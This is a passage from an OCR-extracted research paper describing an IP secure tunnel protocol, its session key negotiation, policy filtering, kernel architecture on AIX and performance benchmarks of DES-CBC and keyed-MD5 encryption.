We now turn to the process of establishing a session key between S and R. (The same protocol allows for periodic key refreshments within a session). This includes mutual authentication and the exchange of SK, the session key. It is assumed that S and R already share a master key K, as well as the nonce N_R (exchanged in a previous run of the protocol). The nonce serves as a challenge for guaranteeing the freshness of the authentication (i.e., to avoid *replay* attacks). Keeping a shared nonce between sessions is not essential: it can be replaced by use of time stamps (at the expense of requiring good clock synchronization) or by adding an extra flow to the protocol (at

or require a session-based communication model.




Figure 2: Hierarchical approach to key management.

the expense of performance). The nonce also serves the purpose of alleviating the effect of the *clogging* (denial of service) attack. In any case, the nonces do not require any secrecy, i.e., they can be transmitted in the clear.

Notice that the session key SK is not explicitly transmitted. This avoids the need to encrypt this key as well as the need to authenticate it. The authenticity and freshness of SK are derived from the authenticity and freshness of the expression T. (Even if an adversary succeeds in replaying an old message from S to R, e.g., in case a time-stamp is used instead of the nonce N_S, the freshness of SK is guaranteed by the incorporation of N'_R, chosen by R, into the MAC expression T from which SK is derived.)

Finally, we stress that usually one rquires more than one key for a given security association. For example, one needs different keys for encryption and authentication of information, and in some cases the keys are used uni-directionally. To derive more than one key is straightforward: instead of a single application of $f_K(T)$ one applies $f_K(\text{"transform-id"}, T)$ for each required key, where "transform-id" is a unique identifier that identifies the algorithm for which the key is to be used (e.g., DES-CBC), the key length, the direction (e.g., for message authentication from S to R only), etc.

2.2 IP Secure Tunnel Protocol

In order to use existing IP infrastructure, the IP Secure Tunnel Protocol is an encapsulation protocol.

Figure 4 shows the packet format after encapsulation. The IPST payload is the to–be–protected IP datagram. If the payload's secrecy is to be protected, then it is encrypted before being put inside the IPST packet. If the payload's integrity is to be protected, then a message authentication code is computed on the concatenation of the IPST header and the payload and is appended to the payload. We stress, as an important principle followed by our design, the independence of the network-layer protocol from the key management module. Indeed, the only interface to key management is provided via the *security association ID* (SAID) that serves as a pointer to the key and other attributes of the secure association (i.e., the particular tunnel established between the sender and recipient of the packet).

The IPST packet header includes the following fields:

version : version number of IPST.

protocol : protocol number of IPST payload[2].

IPST header length : number of 4–byte words in IPST header. The IPST header must be padded to an integral multiple of 4 bytes.

flags : a bit vector indicate what operation(s) (encryption/authentication) is(are) performed on the IPST packet.

IPST packet length : number of bytes in the IPST packet, including IPST header.

[2] Our implementation only supports IP payload. But there is no reason for our IPST not be able to support payloads of other protocols.




Figure 3: *MKMP*: The session key negotiation protocol.

SAID : Secure Association ID of the IP secure tunnel through which the payload is put. A basic property of SAID's is that they are freely chosen by the local implementation; no special structure or semantics are assumed. More on SAID can be found in [Atk95].

STPI : Secure Transformation Prepended Information. The content and length of this field depends on the particular cryptographic operations performed on the IPST packet. For example, if DES–CBC is used for encryption, then this field will contain the CBC initial vector.

Each secure association has two keys, one for encryption and one for message authentication. The use of different keys is to avoid possible crypto–coupling between encryption and message authentication. Our prototype uses DES–CBC for encryption and keyed–MD5 (key is pre–fixed and post–fixed) for message authentication. The combination of prepended and appended key for keyed-MD5 is chosen for added security of the authentication function (for security discussions of keyed-MD5 see [Tsu92, BCK95]). The message authentication computation is done prior to encrypting the payload. While performing the authentication on the ciphertext (i.e., after encryption) has the advantage of saving the decryption operation in case of a bogus message, authenticating the plaintext (i.e., before encryption) gives assurance of correct decryption for the recipient (decryption errors can be produced by use of the wrong key, etc.). Although our prototype only supports DES–CBC and keyed-MD5 at present, our crypto functions are implemented as plug–in, replaceable modules and are not bound by DES–CBC and MD5 (or the order of encryption/authentication). More on crypto functions and their implementation is described in section 3.

3 System Architecture

Figure 5 shows the system architecture of our implementation on AIX 3.2.5[3]. It consists of five major components : *Modular Key Management Protocol* (MKMP) engine, *policy* engine, *IP engine*, *IPST* engine, and *crypto* engine. There are also some *glue* components : *tunnel interface* and *tunnel cache* to link the IPST engine and the MKMP engine, and *policy interface* and *policy cache* to link the policy engine and the IP engine. The policy engine and the MKMP engine run as separate processes in user space, other components run in the kernel.

3.1 MKMP Engine and Tunnel Cache/Interface

The MKMP engine establishes and manages security associations; it is divides into 2 separate processes, the session key engine and the master key engine. The master key engines negotiate the master keys

[3] IBM's version of UNIX for the RS/6000 processor family




Figure 4: IPST packet format

and security association parameters, including crypto algorithms and parameters to be used with session keys, sizes of session keys, key lifetimes, key refreshment policy, etc., and pass these information to the session key engines. The session key engine is a process which implements the session key protocol described in section 2.1; it accepts master keys and security association parameters from master key engines and uses these information to establish security associations with other session key engines. The session key engine caches security associations in the tunnel cache, a kernel extension, through the tunnel interface, a pseudo device driver. The master key engine may be a simple user-level command which implements manual distribution of master keys. Or, it may use a KDC[4]–based protocol, such as Kerberos or NetSP [BGH+95]. Or, it may be a process which derives master keys from public keys. At present, the master key engine implements manual key distribution and parameter negotiation. We are currently implementing a master key engine based on Diffie–Hellman key exchange [DH76] to be described in a forthcoming paper. More on MKMP engine is described in section 4.

[4]Key Distribution Center

3.2 Policy Engine/Cache/Interface

The policy engine is implemented as a user–level command. Its job is to translate human–understandable IPST policy specifications into an internal representation in the form of a *list*. The first entry in the list that matches an IP datagram determines how the datagram should be handled. The list is cached in the policy cache, a kernel extension, through the policy interface, a pseudo device driver. Each entry in the list has the format shown in Figure 6.

An entry specifies, based on an IP datagram's source/destination addresses (masked with src_addr_mask/dest_addr_mask), protocol, source and destination port numbers, whether the datagram should be encapsulated (enc/mac); and if encapsulation is necessary, whether the bigger IP datagram should have different source (im_src) and/or destination addresses (im_dest). The boolean field *enc/mac* specifies whether encryption and/or




Figure 5: IPST System Architecture

src_addr:src_addr_mask:dest_addr:dest_addr_mask:im_src:im_dest:protocol:src_port:dest_port:enc/mac:master_key_ctx_id

Figure 6: IPST policy entry format

message-authentication is required; if neither is required then no encapsulation is performed. The *im_src* and *im_dest*[5] are intended for secure tunnels between two firewalls; they are IP addresses of the two firewalls (refer to Figure 1). The use of *master_key_ctx_id* (master key context ID) is explained in section 4. Except of the *enc/mac* field, all the other fields can be *wild cards*.

Besides IPST policy, the policy engine also translates human–understandable *input* and *output filtering* policy specifications into two separate lists and caches the lists in the policy cache. The entry format of these lists is the same as that of the IPST policy. For each received IP datagram, the IP engine first decapsulates the IP datagram if necessary; the IP engine then passes the (decapsulated) datagram, and the way it was protected (encrypted/authenticated or none) to the policy engine. The policy engine matches the datagram's addresses, protocol and port numbers against the input filtering policy list. If a match is found, then the enc/mac and master_key_ctx_id[6] fields determines the minimal protection the datagram must have had. If the datagram had the required protection, the policy engine returns an OK to the IP engine. If no match is found or the datagram did not have the required protection, the datagram is discarded. Latter, if the datagram is to be forwarded, the IP engine will invokes the policy engine to match the datagram against the output filtering policy list.

The policy engine and policy cache are implemented as a *black box* relative to the IP engine. In other words, the IP engine only asks whether a datagram should be encapsulated/received/forwarded and in what way but does not care how the answer

[5] "im" means *intermediate*.

[6] This field specifies required crypto algorithms used on the datagram, see section 4.

is reached. This design choice is less for code modularity but more for flexibility on how policies can be specified. In other words, the policy engine and policy cache can be replaced to fit a special need without affecting other components.

3.3 IP/IPST/Crypto Engines

The IP engine is a modified version of AIX kernel IP module. For each IP datagram to be transmitted, the IP engine queries the policy cache to determine if the datagram should be encapsulated, and if so, in what way. The IPST engine is invoked accordingly to perform the required encapsulation on the datagram. The output of the IPST engine is a new, larger IP datagram encapsulating the original one (see section 2.2). The IP engine then sends the larger IP datagram in the usual way; the larger IP datagram my be *fragmented* because of added headers and message authentication code. For each received IP datagram, the IP engine checks if the IP datagram contains another encapsulated IP datagram and invokes the IPST engine to perform decapsulation if necessary. A decapsulated IP datagram is first filtered according to the input filtering policy (refer to section 3.2). If the datagram passes the filter, it is processed in the usual way. Otherwise, it is discarded. *Since all IPST processing happens in the IP layer, no other kernel protocol modules (TCP, UDP, ICMP, etc.), user-level applications (FTP, TELNET, rlogin, X-window, etc.), nor network device drivers are changed.*

The IPST engine invokes the crypto engine to perform encryption/decryption and message authentication. The crypto engine gets the necessary keys from the tunnel cache. Unlike *swIPe* [IB94a, IB94b], the IPST engine is an AIX kernel extension and not a pseudo network device driver. This design choice is based on the following reasons :

- Making IPST engine a pseudo network device driver may impose a strong and undesirable coupling between network security policies/operations and routing policies/operations. We believe in following modular, layered design principles whenever possible.

- Some subsystems, like NFS, have their own (partial) IP engines for performance or other reasons. For example, an NFS server may cache the IP datagram sent to clients; encrypting these datagrams in a network device driver may interfere with the caching mechanism. Making IPST engine a kernel extension enables it to be reused by these subsystems in proper ways.

The crypto engine maintains two separate lists of *crypto systems*, one for encryption and one for authentication, each with a generic interface. Each crypto system is a collection of cryptographic functions and related parameters, and is assigned a unique ID. For example, DES-CBC and keyed MD5 are each crypto systems. Crypto systems are implemented as loadable kernel extension modules which register with the crypto engine when they are loaded into the kernel. This design idea comes from Kerberos version 5 [KN93] code; it enables crypto algorithms to be implemented as *replaceable plug-in modules.*

Crypto systems are passed chains of kernel memory buffers (*mbuf's* [LJFK86]) containing payloads on which they operate, and return their results in new chains of kernel memory buffers. That is, *crypto systems do not operate on payloads in place.*

4 Architecture of Key Management Engines

This section describes the implementation of the modular key management protocols described in section 2.1. A high-level description of the implementation is given in section 3.1; this section gives more details. Figure 7 shows the architecture of the session key engine and the master key engine and their relations with other parts of the OS. The design goal of the architecture is modularity, flexibility and portability. Since we envision that the session key engine may interoperate with many master key engines of different types, the session key engine is an *independent process separated from master key engines.* A master key engine sends to the session key engine a UDP message containing a *master key context* through a well-known port to initiate the session key protocol between two systems. Figure 8 shows the master key contexts in a session key engine. A master key context contains *ID of the context*, the value of the master key, ID and lifetime of the master key, ID's of the local and remote systems, the shared nonce N_R, security association parameters and *session key refreshment factor.* The master key is actually *a pair of keys*, one is used to authenticate session key protocol messages and the other is used as an input to the pseudo-random function to derive session keys. A run of the session key protocol derives two session keys, one for IP datagram encryption and the other for authentication. The ID's of the encryption and authentication algorithms (the "transform-id" in section 2.1) are used to index the pseudo-random functions to generate different keys. A session key refreshment factor determines when, in the lifetime




Figure 7: Architecture of Key Management Engines

of a session key, should a key refreshment be started to get the next session key. If the lifetime is 60 minutes and the key refreshment factor is 10, then the key refreshment should be started when there is 6 (60/10) minutes remaining in the lifetime. All the information in a master key context should be negotiated by two master key engines (including human beings if manual master key distribution is used). To protect the communication between a session key engine and a master key engine, all master key contexts in messages are encrypted and authenticated. A secret key, read from a file, is shared by the session key engine and the master key engine for this purpose. Note that this design allows a session key engine and a master key engine to run on different systems.

Two session key engines on two different systems communicate using UDP messages through a well–known port. The *skeleton* of these UDP messages are described in section 2.1; its format is shown in Figure 9 :

- **type**: type of the protocol.
- **version**: version of the protocol.
- **flags**: bit vector indicating whether the message is an S, R or ACK message (see explanation below).
- **length**: length of the message in words (4–byte).
- **source IP address**: IP address of the sender of the message.
- **destination IP address**: IP address of the intended receiver of the message.
- **master key ID**: see explanation above.
- **SAID**: ID of the security association to–be–established by the run of the session key protocol.
- N_S, N_R and **MAC**: refer to section section 2.1.

A session key exchange and its future key refreshments happen within the scope of their master key




Figure 8: Master Key Contex in a Session Key Engine

context. Because UDP messages may be lost, message retransmission is provided by the session key engine. To prevent endless retransmission, we add a third ACK message from S to R to acknowledge the second message from R to S. A master key context stored in a session key engine keeps *a queue of messages for retransmission* (see Figure 8), and timers for message retransmission and key refreshment/deletion[7]. The messages on the retransmission queue also serves as storage of protocol state information. For each key refreshment, the session key engine creates a new security association and assigns a new SAID to the new association. The session keys in this association are new, but other parameters remain the same.

A security association is always cached with the ID of its master key context in the tunnel cache. This ID allows an IPST policy to specify a fixed set of security parameters, such as crypto algorithms, session key size/lifetime, etc., while the session keys are being frequently refreshed (see the master_key_ctx_id field in Figure 6).

To provide portability across different platforms, we implemented a layer of OS–dependency library which provide OS–independent API's to provide the following services:

- secure communication : for network communication, encryption and authentication of messages from the master key engine to the session key engine.
- timer/alarm : for retransmission and key refreshment/deletion.
- asynchronous wait : for capturing asynchronous events (e.g, time–out events and receipts of messages).
- tunnel caching : for caching security associations.

5 Performance

All our tests and performance measurements are done between two RS/6000 systems running AIX 3.2.5 and

[7] A key is deleted after its lifetime expired. We allow a short *grace period* before a key's deletion.




Figure 9: Format of Session Key Message

connected by a 16M-bit token ring network. One system is a model 360 with a 50MHz cpu and 64 Mbytes of RAM. The other system is a model 530 with a 25MHz cpu and 32 Mbytes of RAM.

5.1 Performance of IPST

Our measurements show, as expected, that DES–CBC encryption and decryption operations contribute the most to performance degradation and keyed–MD5 has less effect on performance. We use optimized IBM DES–CBC code, modified by us to work with the *mbuf* data structure. The MD5 code is from RFC1321 [Riv92]. The raw performance figures of these codes running on our test systems are shown in Table 1. These figures are derived by using a C language *for loop* to perform DES/MD5 operations on 16384 bytes of data 400 times and then taking average over elapsed time; i.e., $performance = 16384\ bytes \times 400/(elapsed\ time)$. The compiler we use is the *xlc* C compiler with optimization (*-O*) turned on.

To benchmark the performance of our IPST implementation, we first established the tunnel by running the MKMP session key protocol to exchange keys and then measured the speed of *ftping* the /unix file (1637353 bytes) from Model 360 to Model 530 in different conditions. The results are shown in Table 2. The degradation comes from en/de–cryption, message authentication and IP fragmentations caused by the added packet headers.

We also tested the performance of interactive applications to check its acceptability to human users. To test this, we ran a telnet session (with vi, ls -l, etc.), an X–window version of the AIX SMIT command and an MPEG–II player. The servers (including X server) were on model 360 and the clients were on model 530. DES–CBC and keyed–MD5 were all turned on. We did not measure the actual performance figures but the response time was acceptable; there were barely noticeable delays when scrolling the screen during a vi session.

Figures 10 and 11 shows the IP output and input processing times versus *pre–encapsulation/post–decapsulation* datagram size measured on model 360[8]. Each figure shows 5 curves: total processing time (including encapsulation/decapsulation time), total encapsulation/decapsulation time (including encryption/decryption + MAC time), encryption/decryption + MAC time, encryption/decryption Time, IP fragmentation processing time. It is worthwhile noticing that :

- Encryption/decryption time is the dominant factor in performance degradation.
- The difference between total processing time and total encapsulation/decapsulation time is the

[8] Its SpecInt92 is 57.5.

	Model 360 50 MHz Mbits/sec	Model 530 25 MHz Mbits/sec
DES–CBC	4.3	3.7
keyed–MD5	25.6	17.1

Table 1: Raw Performance Figures of Crypto Operations

	ftp /unix Mbits/sec	Degradation Ratio
vanilla IP	8.1	1:1
DES–CBC + keyed–MD5	1.6	5:1
DES–CBC only	2.0	4:1
keyed–MD5 only	3.7	2.2:1

Table 2: IPST Performance Benchmark

vanilla IP processing time. This difference is almost constant because vanilla IP processing only looks at IP header which is almost always 20–byte long.

- Performance degradation ratio is not constant but roughly proportional to the IP datagram size. This is because IPST processing looks at the entire datagram to do en/de–cryption and message authentication. For interactive applications which send small datagrams, the degradation is small.
- IP fragmentation does affect performance; but it does not happen until the datagram size is larger than 1436 bytes[9]. At this size, the effect of fragmentation is trivial compared to the effect of en/de–cryption.

5.2 Performance of MKMP

Our tests showed that our session key engine can sustain a few key–refreshments per second. Te see the effect of key refreshments on applications' performance, we ran simultaneous telnet, SMIT and MPEG–II player sessions between two test systems with DES–CBC and keyed–MD5 turned on under different key–refreshment period. Starting with 60 minutes, the refreshment period is cut in half repeatedly. An observable performance difference happened when the period is down to 2 seconds. We believe improvement in the synchronization mechanism between the read and insertion operations into the tunnel cache can improve the performance. Further experiments are being conducted.

[9] The *mtu* [LJFK86] is 1492 bytes on model 360.

Availability

For availability of more detailed design information and source/binary codes, please contact the authors by e–mail.

Acknowledgement

We wish to thank our IBM colleagues for their many useful technical advices and logistics support; this work would have been impossible without their help. Specifically, we wish to thank Erol Basturk, Mihir Bellare, Maria A. Butrico, Chee–Seng Chow, Mark C. Davis, Edie E. Gunter, Donald B. Johnson, Dilip D. Kandlur, Jed Kaplan, Arvind Krishna, Mark H. Linehan, Charles C. Palmer, Ed Pring, Stephen E. Smith and Moti M. Yung.

References

[Ass86] American Bankers Association. *American National Standard for Financial Institution Message Authentication (Wholesale).* ANSI X9.9, 1981, revised 1986.

[Atk95] Randall Atkinson. IPv6 Security Architecture. IETF draft-ietf-ipngwg-sec-00.txt, February 1995.

[BCK95] Mihir Bellare, Ran Canetti, and Hugo Krawczyk. Keying MD5 – Message Authentication via Iterated Pseudorandom-

